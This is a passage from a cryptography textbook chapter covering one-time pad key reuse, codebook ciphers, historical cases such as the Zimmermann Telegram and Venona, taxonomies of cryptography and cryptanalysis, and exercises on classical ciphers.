Of course, we are assuming that the one-time pad cipher is used correctly. The key (or pad) must be chosen at random and used only once. And, since it is a symmetric cipher, the key must be known by both the encryptor and the intended recipient—and nobody else can know the key.

Since we can't do better than provable security, why don't we always use the one-time pad? Unfortunately, the cipher is impractical for most applications. Why is this the case? The crucial problem is that the pad is the same length as the message and since the pad is the key, it must be securely shared with the intended recipient before the ciphertext can be decrypted. If we can securely transmit the pad, why not simply transmit the plaintext by the same means and do away with the encryption?

Below, we'll see an historical example, where it actually did make sense to use a one-time pad—in spite of its limitations. However, for modern high data-rate systems, a one-time pad cipher would generally be impractical.

Why is it that the one-time pad can only be used once? Suppose we have two plaintext messages P_1 and P_2, and we encrypted these as as $C_1 = P_1 \oplus K$ and $C_2 = P_2 \oplus K$, that is, we have two messages encrypted with the same "one-time" pad K. In the cryptanalysis business, this is known as a depth. From these two one-time pad ciphertexts in depth, we can compute

$$C_1 \oplus C_2 = P_1 \oplus K \oplus P_2 \oplus K = P_1 \oplus P_2$$

and we see that the key has disappeared from the problem. In this case, the ciphertext does yield some information about the underlying plaintext. Another way to see this is to consider an exhaustive key search. If the pad is only used once, then the attacker has no way to know whether the guessed key is correct or not. But if two messages are in depth, for the correct key, both putative plaintexts must make sense. This provides the attacker with a means to distinguish the correct key from incorrect guesses. The problem only gets worse (or better, from a cryptanalyst's perspective) the more times the key is reused.

Let's consider an example of one-time pad encryptions that are in depth. Using the same bit encoding as in Table 2.1, suppose we have

$$P_1 = \texttt{like} = (100\,010\,011\,000) \text{ and } P_2 = \texttt{kite} = (011\,010\,111\,000),$$

and both are encrypted with the same key $K = (110\ 011\ 101\ 111)$. Then

	`l`	`i`	`k`	`e`
P_1	100	010	011	000
K	110	011	101	111
C_1	010	001	110	111
	`i`	`h`	`s`	`t`

and

	`k`	`i`	`t`	`e`
P_2	011	010	111	000
K	110	011	101	111
C_2	101	001	010	111
	`r`	`h`	`i`	`t`

If Trudy the cryptanalyst knows that the messages are in depth, she immediately sees that the second and fourth letters of P_1 and P_2 are the same, since the corresponding ciphertext letters are identical. But far more devastating is the fact that Trudy can now guess a putative message P_1 and check her results using P_2. Suppose that Trudy, who only knows C_1 and C_2, suspects that $P_1 = \texttt{kill} = (011\,010\,100\,100)$. Then she can find the corresponding putative key

	`k`	`i`	`l`	`l`
putative P_1	011	010	100	100
C_1	010	001	110	111
putative K	001	011	010	011

and she can then use this K to "decrypt" C_2 and obtain

C_2	101	001	010	111
putative K	001	011	010	011
putative P_2	100	010	000	100
	`l`	`i`	`e`	`l`

Since this K does not yield a sensible decryption for P_2, Trudy can safely assume that her guess for P_1 was incorrect. When Trudy eventually guesses that $P_1 =$ `like` she will obtain the correct key K and decrypt to also find that $P_2 =$ `kite`, thereby confirming the correctness of the key and, consequently, the correctness of both decryptions.

2.3.6 Codebook Cipher

A classic codebook cipher is, literally, a dictionary-like book containing (plaintext) words and their corresponding (ciphertext) codewords. To encrypt a word, the cipher clerk would simply look it up in the codebook and replace it with the corresponding codeword. Decryption, using the inverse codebook, is equally straightforward. Below, we briefly discuss the Zimmermann Telegram, which is surely the most infamous use of a codebook cipher in history.

The security of a classic codebook cipher depends primarily on the physical security of the book itself. That is, the book must be protected from capture by the enemy. In addition, statistical attacks analogous to those used to break a simple substitution cipher apply to codebooks, although the amount of data required is much larger. The reason that a statistical attack on a codebook is more difficult is due to the fact that the size of the "alphabet" is far greater, and consequently, significantly more data must be collected before the statistical information can rise above the noise.

As late as World War II, codebooks were in widespread use. Cryptographers realized that these ciphers were subject to statistical attack, so codebooks needed to be periodically replaced with new codebooks. Since this was an expensive and risky process, techniques were developed to extend the life of a codebook. To accomplish this, a so-called additive was generally used.

Suppose that for a particular codebook cipher, the codewords are all five-digit numbers. Then the corresponding additive book would consist of a long list of randomly generated five-digit numbers. After a plaintext message had been converted to a series of five-digit codewords, a starting point in the additive book would be selected and beginning from that point, the sequence of five-digit additives would be added to the codewords to create the ciphertext. To decrypt, the same additive sequence would be subtracted from the ciphertext before looking up the codeword in the codebook. Note that the additive book—as well as the codebook itself—is required to encrypt or decrypt a message.

Often, the starting point in the additive book was selected at random by the sender and sent in the clear (or in a slightly obfuscated form) at the start of the transmission. This additive information was part of the message indicator, or MI. The MI included any non-secret information needed by the intended recipient to decrypt the message.

If the additive material was only used once, the resulting cipher would be equivalent to a one-time pad and therefore, provably secure. However,

in practice, the additive was reused many times—any messages sent with overlapping additives would have their codewords encrypted with the same key, where the key consists of the codebook and the specific additive sequence. Therefore, any messages with overlapping additive sequences could be used to gather the statistical information needed to attack the underlying codebook. In effect, the additive book dramatically increased the amount of ciphertext required to mount a statistical attack on the codebook, which is precisely the effect that cryptographers had hoped to achieve.

Modern block ciphers use complex algorithms to generate ciphertext from plaintext (and vice versa), but at a higher level, a block cipher can be viewed as a codebook, where each distinct key determines a distinct codebook. That is, a modern block cipher consists of an enormous number of codebook ciphers, with the codebooks indexed by the key. The concept of an additive also lives on, in the form of an initialization vector, or IV, which is often used with block ciphers (and sometimes with stream ciphers as well). Modern block ciphers are discussed in detail in the next chapter.

2.4 Classic Crypto in History

The trouble with quotes on the Internet is
that it's difficult to determine whether or not they're real.
— Abraham Lincoln

In this section, we take a brief look at three instances where classic ciphers played a role in historical events. First, we look at a weak cipher that was used during the controversial U.S. presidential election of 1876. Then we consider the Zimmermann Telegram, which played a pivotal role in World War I. The Zimmermann Telegram was encrypted with a classic codebook cipher. Finally, we discuss the VENONA messages, where Soviet spies in the United States used one-time pad encryption. This system was used over a long period of time, but most notably for atomic espionage in the 1940s.

2.4.1 Ciphers of the Election of 1876

The U.S. presidential election of 1876 was a virtual dead heat. At the time, the Civil War was still fresh in people's minds, Radical Reconstruction was ongoing in the former Confederacy, and the nation was still bitterly divided.

The contestants in the election were Republican Rutherford B. Hayes and Democrat Samuel J. Tilden. Tilden had obtained a slight plurality of the popular vote, but it is the Electoral College that determines the winner of the presidency. In the Electoral College, each state selects a delegation and for almost every state, the entire delegation is supposed to vote for the candidate who received the largest number of votes in that particular state.[5]

[5]On rare occasion, an Electoral College delegate is a "faithless elector," meaning that the delegate votes for a different candidate than the one the elector is pledged to support.

In 1876, the Electoral College delegations of four states[6] were in dispute, and these held the balance. A commission of 15 members was appointed to determine which state delegations were legitimate, and thus determine the presidency. The commission decided that all four states should go to Hayes and he became president of the United States. Tilden's supporters immediately charged that Hayes' people had bribed officials to turn the vote in his favor, but no evidence was forthcoming.

Some months after the election, reporters discovered a large number of encrypted messages that had been sent from Tilden's supporters to officials in the disputed states. One of the ciphers used was a partial codebook together with a transposition on the words. The codebook was only applied to important words and the transposition was a fixed permutation for all messages of a given length. The allowed message lengths were 10, 15, 20, 25, and 30 words, with all messages padded to one of these lengths. A snippet of the codebook appears in Table 2.2.

Table 2.2 Election of 1876 codebook

Plaintext	Ciphertext
Greenbacks	Copenhagen
Hayes	Greece
votes	Rochester
Tilden	Russia
telegram	Warsaw
⋮	⋮

The permutation used for a message of 10 words was

$$9, 3, 6, 1, 10, 5, 2, 7, 4, 8.$$

One actual ciphertext message was

```
Warsaw they read all unchanged last are idiots can't situation
```

which was decrypted by undoing the permutation and substituting `telegram` for `Warsaw` to obtain

```
Can't read last telegram.
Situation unchanged.
They are all idiots.
```

[6]Foreshadowing the U.S. presidential election of the year 2000, one of these four disputed states was, believe it or not, Florida.

The cryptanalysis of this weak cipher was relatively easy to accomplish [45]. Since a permutation of a given length was used repeatedly, many messages were in depth—with respect to the permutation as well as the codebook. A cryptanalyst could therefore compare all messages of the same length, making it relatively easy to discover the fixed permutation, even without knowledge of the partial codebook. Of course, the analyst first had to be clever enough to consider the possibility that all messages of a given length were using the same permutation, but, with this insight, the permutations were easily recovered. The codebook was then deduced from context and also with the aid of some unencrypted messages that provided additional context for the ciphertext messages.

And what did these decrypted messages reveal? The reporters who broke the messages were amused to discover that Tilden's supporters had tried to bribe officials in the disputed states. The irony here—or not, depending on your perspective—is that Tilden's people were guilty of precisely the same crime of which they had accused Hayes.

By any measure, this cipher was poorly designed and weak. One lesson is that the overuse of a key can be an exploitable flaw. In this case, each time a permutation was reused, it gave the cryptanalyst more information that could be collated to recover the permutation. In modern cipher systems, we try to limit the use of a key so that we do not allow a cryptanalyst to accumulate too much information, and to limit the damage if a particular key is exposed.


2.4.2 Zimmermann Telegram

As discussed above, a classic codebook cipher is a book containing (plaintext) words and their corresponding (ciphertext) codewords. Table 2.3 contains an excerpt from a famous World War I codebook cipher. This particular codebook was used to encrypt the infamous Zimmermann Telegram, which we discuss in some detail in this section.

Table 2.3 Excerpt from a German codebook

Plaintext	Ciphertext
Februar	13605
fest	13732
finanzielle	13850
folgender	13918
Frieden	17142
Friedenschluss	17149
⋮	⋮

For example, to use the codebook in Table 2.3 to encrypt the German word `Februar`, the entire word would be replaced with the five-digit codeword 13605. This codebook was used for encryption, while the corresponding inverse codebook, arranged with the five-digit codewords in numerical order, would be used for decryption. A codebook is a form of a substitution cipher, but the substitutions are far from simple, since we substitute for entire words, or in some cases, entire phrases.



CLASS OF SERVICE DESIRED
Fast Day Message
Day Letter
Night Message
Night Letter

WESTERN UNION
TELEGRAM
NEWCOMB CARLTON, PRESIDENT

Receiver's No.
Check
Time Filed

Send the following telegram subject to the terms on back hereof, which are hereby agreed to

via Galveston

JAN 19 1917

German Legation
Mexico City

130 13042 13041 8501 115 3528 416 17214 6491 11310
18147 18222 21560 10247 11518 23677 13605 3494 14936
98092 5905 11311 10392 10371 0302 21290 5161 39695
23571 17504 11269 18276 18101 0317 0228 17694 4473
22284 22200 19452 21589 67893 5569 13918 8958 12137
1333 4725 4458 5905 17166 13851 4458 17149 14471 6706
13850 12224 6929 14991 7382 15857 67893 14218 36477
5870 17553 67893 5870 5454 16102 15217 22801 17138
21001 17388 7446 23638 18222 6719 14331 15021 23845
3156 23552 22096 21604 4797 9497 22464 20855 4377
23610 18140 22260 5905 13347 20420 39689 13732 20667
6929 5275 18507 52262 1340 22049 13339 11265 22295
10439 14814 4178 6992 8784 7632 7357 6926 52262 11267
21100 21272 9346 9559 22464 15874 18502 18500 15857
2188 5376 7381 98092 16127 13486 9350 9220 76036 14219
5144 2831 17920 11347 17142 11264 7667 7762 15099 9110
10482 97556 3569 3670

BERNSTORFF.

Charge German Embassy.

Figure 2.4 Reproduction of the Zimmermann Telegram

At the height of World War I in 1917, the German Foreign Minister, Arthur Zimmermann, sent an encrypted telegram to the German ambassador in Mexico City. The ciphertext message, a reproduction of which appears in Figure 2.4 [95], was intercepted by the British. At the time, the British, French, and Russians were at war with Germany, while the United States was striving to remain neutral.

The Russians had recovered a damaged version of the German codebook, and the partial codebook had been passed on to the British. Through painstaking analysis, the British were able to fill in the gaps in the codebook, so that by the time they obtained the Zimmermann Telegram, they could decrypt it. The telegram stated that the German government was planning

to begin unrestricted submarine warfare and had concluded that this would likely lead to war with the United States. As a result, Zimmermann told his ambassador to Mexico that Germany should try to recruit Mexico as an ally to fight against the United States. Among other incentives, Mexico was to "reconquer the lost territory in Texas, New Mexico and Arizona." When the Zimmermann Telegram was released in the U.S., public opinion turned sharply against Germany and, after the sinking of the Lusitania, the United States declared war.

The British were initially hesitant to release the Zimmermann Telegram since they feared that the Germans would realize that their cipher was broken and, presumably, stop using it. After decrypting the Zimmermann Telegram, the British took a closer look at other intercepted messages that had been sent at about the same time. To their amazement, they found that a variant of the incendiary telegram had been sent unencrypted.[7] The British subsequently released a version of the Zimmermann Telegram that closely matched this unencrypted version. As the British hoped, the Germans concluded that their codebook had not been compromised and continued to use it for sensitive messages throughout the war.

2.4.3 Project Venona

The so-called Venona project [130] provides an interesting example of a real-world use of the one-time pad. In the 1930s and 1940s, spies from the Soviet Union who entered the United States brought with them one-time pad keys. When it was time to report back to their handlers in Moscow, these spies used the one-time pads to encrypt their messages, which were then sent. These spies were extremely successful, and their messages dealt with the most sensitive U.S. government secrets of the time. In particular, the development of the first atomic bomb was a focus of much of the espionage. The Rosenbergs, Alger Hiss, and many other well-known traitors—and many who were never identified—figure prominently in Venona messages.

The Soviet spies were well trained and never reused the key, yet many of the intercepted ciphertext messages were eventually decrypted by American cryptanalysts. How can that be, given that the one-time pad is provably secure? In fact, there was a flaw in the method used to generate the pads, so that, in effect, long stretches of the keys were repeated. As a result, many messages were in depth, which allowed for successful cryptanalysis of about 3000 Venona messages.

Part of one interesting Venona decrypt is given in Table 2.4. This message refers to David Greenglass and his wife Ruth. LIBERAL is Julius Rosenberg who (along with his wife Ethyl) was eventually executed for his role in

[7] Apparently, this message had not initially attracted attention because it was not encrypted. The lesson here is that, ironically, encryption with a weak cipher may be worse than no encryption at all. We have more to say about this issue in Chapter 7.

nuclear espionage.[8] The Soviet codename for the atomic bomb was, appropriately, ENORMOUS. For any World War II-era history buff, the VENONA decrypts at [130] make for fascinating reading.

Table 2.4 VENONA decrypt of message of 21 September 1944

```
[C% Ruth] learned that her husband [v] was called up by the army
but he was not sent to the front.  He is a mechanical engineer
and is now working at the ENORMOUS [ENORMOZ] [vi] plant in
SANTA FE, New Mexico.

[45 groups unrecoverable]

detain VOLOK [vii] who is working in a plant on ENORMOUS. He is a
FELLOWCOUNTRYMAN [ZEMLYaK] [viii].  Yesterday he learned that
they had dismissed him from his work.  His active work in
progressive organizations in the past was cause of his dismissal.

In the FELLOWCOUNTRYMAN line LIBERAL is in touch with CHESTER [ix].
They meet once a month for the payment of dues.  CHESTER is
interested in whether we are satisfied with the collaboration and
whether there are not any misunderstandings.  He does not inquire
about specific items of work [KONKRETNAYa RABOTA]. In as much
as CHESTER knows about the role of LIBERAL's group we beg consent
to ask C. through LIBERAL about leads from among people who are
working on ENOURMOUS and in other technical fields.
```

2.5 Modern Crypto History

Throughout the 20th century, cryptography played an important role in major world events. Late in the 20th century, cryptography became a critical technology for commercial and business communications as well, and it remains so today.

The Zimmermann Telegram is one of the first examples from the last century of the role that cryptanalysis can play in political and military affairs. In this section, we mention a few other historical highlights from the past century, with an eye towards the modern development of cryptography as a scientific discipline. For more on the history of cryptography, the indispensable source is Kahn's book [61].

In 1929, Secretary of State Henry L. Stimson ended the U.S. government's official cryptanalytic activity, justifying his actions with the immortal line,

[8] David Greenglass served ten years of a fifteen year sentence for his part in the crime. He later claimed that he lied in crucial testimony about his sister Ethyl Rosenberg's level of involvement—testimony that may have been decisive in her being sentenced to death.

"Gentlemen do not read each other's mail" [115]. This would prove to be a costly mistake in the run-up to the attack on Pearl Harbor.

Prior to the Japanese attack of 7 December 1941, the United States had restarted its cryptanalytic programs. The successes of allied cryptanalysts during the World War II era were remarkable, and this period is often seen as the golden age of cryptanalysis. Virtually all significant Axis cryptosystems were broken by the Allies and the value of the intelligence obtained from these systems is difficult to overestimate.

In the Pacific theater, the so-called "Purple cipher" was used for high level Japanese government communication. This cipher was broken by American cryptanalysts before the attack on Pearl Harbor, but the intelligence gained (code named MAGIC) provided no clear indication of the impending attack. Japan's Imperial Navy used a cipher known as JN-25, which was also broken by the Americans. The intelligence from JN-25 was almost certainly decisive in the extended battle of Coral Sea and Midway, where an inferior American force was able to to halt the advance of the Japanese in the Pacific for the first time. The Japanese Imperial Navy was never able to recover from the losses inflicted during this crucial battle.

In Europe, the German Enigma cipher (code named ULTRA) was a major source of intelligence for the Allies during the war. It is often claimed that the ULTRA intelligence was so valuable that Churchill decided not to inform the British city of Coventry of an impending attack by the German Luftwaffe, since the primary source of information on the attack came from Enigma decrypts [44]. Churchill was supposedly concerned that a warning might tip off the Germans that their cipher had been broken. That this did not occur has been well documented. Nevertheless, it was a challenge to utilize valuable ULTRA intelligence without giving away the fact that the Enigma had been broken [12].

The Enigma was initially broken by Polish cryptanalysts. After the fall of Poland, these cryptanalysts escaped to France, but shortly thereafter France fell to the Nazis. The Polish cryptanalysts eventually made their way to England, where they provided their knowledge to British cryptanalysts.[9] A British team that included computing pioneer Alan Turing developed improved attacks on the Enigma.

An illustration of the "wiring diagram" for the Enigma cipher appears in Figure 2.5. Additional details on the inner workings of the Enigma are given in the problems at the end of this chapter and a cryptanalytic attack is presented in the cryptanalysis material available on the textbook website.

In the post–World War II era, cryptography made the move from a black art into the realm of a true science. The publication of Claude Shannon's

[9] Remarkably, the Polish cryptanalysts were not allowed to continue their work on the Enigma in Britain.




Figure 2.5 Enigma wiring diagram

seminal 1949 paper, "Information Theory of Secrecy Systems" [109], marks the turning point. Shannon proved that the one-time pad is secure and he also offered two fundamental cipher design principles, confusion and diffusion. These two principles have guided symmetric cipher design ever since.

In Shannon's use, confusion consists of, roughly speaking, obscuring the relationship between the plaintext and ciphertext. On the other hand, diffusion is spreading of the plaintext statistics through the ciphertext. A simple substitution cipher and a one-time pad employ only confusion, whereas a double transposition is a diffusion-only cipher. Since the one-time pad is provably secure, confusion alone is enough, while diffusion alone is apparently not.

These two concepts—confusion and diffusion—are as relevant today as they were on the day that Shannon's paper was originally published. In subsequent chapters, it will become clear that these concepts remain crucial to modern block cipher design.

Until relatively recently, cryptography was almost exclusively the domain of governments and militaries. This changed dramatically in the 1970s, due in large part to the computer revolution which led to the need to protect large amounts of electronic data. By the mid-1970s, even the U.S. government realized that there was a legitimate commercial need for secure cryptography. Furthermore, it was clear that the commercial products of the day were severely lacking. So, the National Bureau of Standards, or NBS,[10] issued a

[10]NBS has since been rechristened as the National Institute of Standards and Technology, or NIST, perhaps in an effort to recycle three-letter acronyms and thereby delay their eventual exhaustion by government agencies.

request for cryptographic algorithms. The plan was that NBS would select an algorithm that would then become an official U.S. government standard. The ultimate result of this ill-conceived process was a cipher known as the Data Encryption Standard, or DES.

It's difficult to overemphasize the role that DES has played in the modern crypto history. We'll have much more to say about DES in the next chapter.

Post-DES, academic interest in cryptography grew rapidly. Public key cryptography was discovered (or, more precisely, rediscovered) shortly after the arrival of DES. By the 1980s there were annual CRYPTO conferences, which are a consistent source of high-quality work in the field. In the 1990s the Clipper Chip and the development of a replacement for the aging DES were two of the many crypto highlights.

Governments continue to fund major organizations that work in crypto and related fields. However, it's clear that the crypto genie has escaped from its classified bottle, never to be put back.

2.6 A Taxonomy of Cryptography

In the next three chapters, we'll focus on the three broad categories of ciphers, namely, symmetric ciphers, public key cryptosystems, and hash functions. Here, we give a very brief overview of these different categories.

Each of the classic ciphers discussed above is a symmetric cipher. Modern symmetric ciphers can be subdivided into stream ciphers and block ciphers. Stream ciphers generalize the one-time pad approach, sacrificing provable security for a key that is manageable. Block ciphers are, in a sense, the generalization of classic codebooks. In a block cipher, the key determines the codebook, and as long as the key remains fixed, the same codebook is used. Conversely, when the key changes, a different codebook is selected.

While stream ciphers dominated in the post–World War II era, today block ciphers are the kings of the symmetric crypto world—with a few notable exceptions. Generally speaking, block ciphers are easier to optimize for software implementations, while stream ciphers can be optimized for hardware.

As the name suggests, in public key crypto, encryption keys can be made public. For each public key, there is a corresponding decryption key that is known as a private key. Not surprisingly, the private key is not public—it must remain private.

If you post your public key on the Internet, anyone with an Internet connection can encrypt a message for you, without any prior arrangement regarding the key. This is in stark contrast to a symmetric cipher, where the participants must agree on a key in advance. Prior to the adoption of public key crypto, secure delivery of symmetric keys was the Achilles heel of modern cryptography. A spectacular case of a failed symmetric key distribution

system can be seen in the exploits of the Walker family spy ring. The Walker family sold cryptographic keys used by the U.S. military to the Soviet Union for nearly two decades before being discovered. Public key cryptography does not completely eliminate the key distribution problem, but it does change the nature of the problem.

Public key cryptography has another somewhat surprising and extremely useful feature, for which there is no parallel in the symmetric key world. Suppose that Alice "encrypts" a message with her private key. Since the public key undoes the public key, and the public key is public, anyone can decrypt this message. At first glance such encryption might seem pointless. However, such "encryption" can serve as a digital form of a handwritten signature—anyone can verify the signature, but only the Alice could have created the signature. As with all of the topics alluded to in this section, we'll have much more to say about digital signatures in a later chapter.

Anything we can do with a symmetric cipher we can also accomplish with a public key cryptosystem. Public key crypto also enables us to do things that cannot be accomplished with a symmetric cipher. So why not use public key crypto for everything? The primary reason is efficiency—symmetric key crypto is orders of magnitude faster than public key. As a result, symmetric crypto is used to generate the vast majority of ciphertext today. Yet public key crypto has several critical roles to play in modern information security.

The third major crypto category we'll consider is cryptographic hash functions.[11] These functions take an input of any size and produce an output of a fixed size. In addition, cryptographic hash functions must satisfy some very stringent requirements. For example, if the input changes in one or more bits, the output should change in about half of its bits. For another, it must be computationally infeasible to find *any* two inputs that hash to the same output. It may not be obvious that such a function is useful—or that such functions actually exist—but we'll see that they do exist and that they turn out to be extremely useful for a surprisingly wide array of problems.

2.7 A Taxonomy of Cryptanalysis

The goal of cryptanalysis is to recover the plaintext, the key, or both. By Kerckhoffs' principle, we assume that Trudy, in the role of cryptanalyst, has complete knowledge of the inner workings of the algorithm. Another basic assumption is that Trudy has access to the ciphertext—otherwise, why would we bother to encrypt? If Trudy only knows the algorithms and the ciphertext, then she must conduct a ciphertext only attack. This is the most disadvantageous scenario from Trudy's perspective.

[11]Cryptographic hash functions are not to be confused with the hash functions that you may have seen in other computing contexts. As compared to non-cryptographic hash functions, we'll have very stringent requirements for our cryptographic hash functions, as you will see in Chapter 5.

Trudy's chances of success might improve if she has access to known plaintext. That is, it could be to Trudy's advantage if she knows some of the plaintext and observes the corresponding ciphertext. These matched plaintext-ciphertext pairs might provide information about the key. It's often the case that Trudy has access to (or can guess) some of the plaintext. For example, many kinds of data include stereotypical headers (email being a good example). If such data is encrypted, the attacker can likely guess some of the plaintext that corresponds to some of the ciphertext.

Surprisingly often, Trudy can actually choose the plaintext to be encrypted and see the corresponding ciphertext. Such a scenario is known as a chosen plaintext attack. How is it possible for Trudy to choose the plaintext? We'll see that some security protocols encrypt anything that is sent and return the corresponding ciphertext. It's also possible that Trudy could have limited access to a cryptosystem, allowing her to encrypt plaintext of her choice. For example, Alice might forget to log out of her computer when she takes her lunch break. Trudy could then encrypt some selected messages before Alice returns. This type of "lunchtime attack" takes many forms.

Potentially more advantageous for the attacker is an adaptively chosen plaintext attack. In this scenario, Trudy chooses the plaintext, views the resulting ciphertext, and chooses the next plaintext based on the observed ciphertext. In some cases, this can make Trudy's job significantly easier.

Related key attacks are also relevant in some applications. The idea here is to look for a weakness in the system when the keys are related in some special way.

There are other types of attacks that cryptographers occasionally worry about—mostly when they feel the need to publish another academic paper. In any case, a cipher can only be considered secure if no potentially useful shortcut attack is known.

Finally, there is one particular attack scenario that applies to public key cryptography, but not the symmetric key case. Suppose Trudy intercepts a ciphertext that was encrypted with Alice's public key. If Trudy suspects that the plaintext message was either "yes" or "no," then she can encrypt both of these putative plaintexts with Alice's public key. If either matches the ciphertext, then the message has been broken. This is known as a forward search. Although a forward search attack is not applicable to symmetric ciphers, we'll see that this approach can be used to attack hash functions in some applications.

We've previously seen that the size of the keyspace must be large enough to prevent an attacker from trying all possible keys. The forward search attack implies that in public key crypto, we must also ensure that the size of the plaintext message space is large enough so that the attacker cannot simply encrypt all possible plaintext messages. As we'll see in Chapter 4, this is easy to achieve in practice.

2.8 Summary

In this chapter we covered several classic cryptosystems, including the simple substitution, the double transposition, codebooks, and the one-time pad. Each of these illustrates some important points that we'll return to again in later chapters. We also discussed some elementary aspects of cryptography and cryptanalysis.

In the next chapter we'll turn our attention to modern symmetric key ciphers. Subsequent chapters cover public key cryptography, and hash functions. Cryptography will appear again in later parts of the book. In particular, crypto is a crucial ingredient in security protocols. Contrary to some authors' misguided efforts, the fact is that there's no avoiding cryptography in information security.

2.9 Problems

1. In the field of information security, Kerckhoffs' principle is like motherhood and apple pie, all rolled up into one.
    a) Define Kerckhoffs' principle in the context of cryptography.
    b) Give a real-world example where Kerckhoffs' principle has been violated. Did this cause any security problems?
    c) Kerckhoffs' principle is sometimes applied more broadly than its strict cryptographic definition. Give a definition of Kerckhoffs' principle that could apply more generally.
2. Edgar Allan Poe's 1843 short story, "The Gold Bug," features a cryptanalytic attack.
    a) What type of cipher is broken and how?
    b) What happens as a result of this cryptanalytic success?
3. Given that the Caesar's cipher was used, find the plaintext that corresponds to the ciphertext

    `VSRQJHEREVTXDUHSDQWV.`

4. Find the plaintext and the key, given the ciphertext

    `CSYEVIXIVQMREXIH.`

    Hint: The message was encrypted with a simple substitution, where the key is a shift of the alphabet.
5. Suppose that we have a computer that can test 2^{40} keys each second.
    a) What is the expected time (in years) to find a key by exhaustive search if the keyspace is of size 2^{88}?
    b) What is the expected time (in years) to find a key by exhaustive search if the keyspace is of size 2^{112}?

   c) What is the expected time (in years) to find a key by exhaustive search if the keyspace is of size 2^{256}?

6. The weak ciphers used during the election of 1876 employed a fixed permutation of the words for a given length sentence. To see that this is weak, find the permutation of $(1, 2, 3, \ldots, 10)$ that was used to produce the scrambled sentences below, where "San Francisco" is treated as a single word:

   first try try if you and don't again at succeed
   only you you you as believe old are are as
   winter was in the I summer ever San Francisco coldest spent

   Note that the same permutation was used for all three sentences, i.e., the three sentences are in depth.

7. This problem deals with the concepts of confusion and diffusion.
   a) Define "confusion" and "diffusion" as used in cryptography.
   b) Which classic cipher discussed in this chapter employs only confusion?
   c) Which classic cipher discussed in this chapter employs only diffusion?
   d) Which cipher discussed in this chapter employs both confusion and diffusion?

8. Recover the plaintext and key for the simple substitution example that appears in (2.2) on page 20.

9. Determine the plaintext and key for the ciphertext that appears in the quote at the beginning of this chapter. Hint: The message was encrypted with a simple substitution cipher and the plaintext contains no spaces or punctuation.

10. Decrypt the following message, which was encrypted using a simple substitution cipher:

```
GBSXUCGSZQGKGSQPKQKGLSKASPCGBGBKGUKGCEUKUZKGGBSQEICA
CGKGCEUERWKLKUPKQQGCIICUAEUVSHQKGCEUPCGBCGQOEVSHUNSU
GKUZCGQSNLSHEHIEEDCUOGEPKHZGBSNKCUGSUKUASERLSKASCUGB
SLKACRCACUZSSZEUSBEXHKRGSHWKLKUSQSKCHQTXKZHEUQBKZAEN
NSUASZFENFCUOCUEKBXGBSWKLKUSQSKNFKQQKZEHGEGBSXUCGSZQ
GKGSQKUZBCQAEIISKOXSZSICVSHSZGEGBSQSAHSGKHMERQGKGSKR
EHNKIHSLIMGEKHSASUGKNSHCAKUNSQQKOSPBCISGBCQHSLIMQGKG
SZGBKGCGQSSNSZXQSISQQGEAEUGCUXSGBSSJCQGCUOZCLIENKGCA
USOEGCKGCEUQCGAEUGKCUSZUEGBHSKGEHBCUGERPKHEHKHNSZKGGKAD
```

11. Write a program to help an analyst decrypt a simple substitution cipher. Your program should accept the ciphertext as input, compute letter

frequency counts, and display these for the analyst. Your program should then allow the analyst to guess a key and display the results of the putative decryption using the specified putative key. Of course, you may add other features to your program that you consider useful. Use your program to help solve Problem 10, and comment on the usefulness of your program, as compared to working only with pencil and paper.

12. Extend the program described in Problem 11 so that it includes the following features:
    i) Make an initial decryption of the message. The recommended way to proceed is to use monograph (i.e., individual letter) frequencies to make an initial guess for the key. Call this the "best key."
    ii) Use digraph frequencies to compute a score for any putative key.
    iii) Generate new putative keys by swapping each pair of letters in the best key—if the score from ii) improves for a given swap, update the best key; if not, leave the best key unchanged.
    iv) Iterate the process in iii) until the score does not improve for an entire pass through the key (i.e., all pairs have been swapped). The best key is your putative solution.

    Some errors in the key will likely remain, so your program must also include all of the functionality of the program in Problem 11. Use your program to solve Problem 10 and give the fraction of the key that is correctly recovered automatically, and the fraction of plaintext letters that are determined correctly.

13. Jakobsen's algorithm [59] is an extremely efficient and effective simple substitution solver. Implement Jakobsen's algorithm and test your program on 10 distinct simple substitution ciphertext messages of each of the lengths $L \in \{100, 200, 300, \ldots, 1000\}$, that is, 10 messages of length $L = 100$, 10 messages of length $L = 200$, and so on. On the same axes, graph the average fraction of the key that is correctly recovered, and the average fraction of plaintext letters that are correctly determined for each of these lengths.

14. Decrypt the following ciphertext:

    ```
    IAUTMOCSMNIMREBOTNELSTRHEREOAEVMWIH
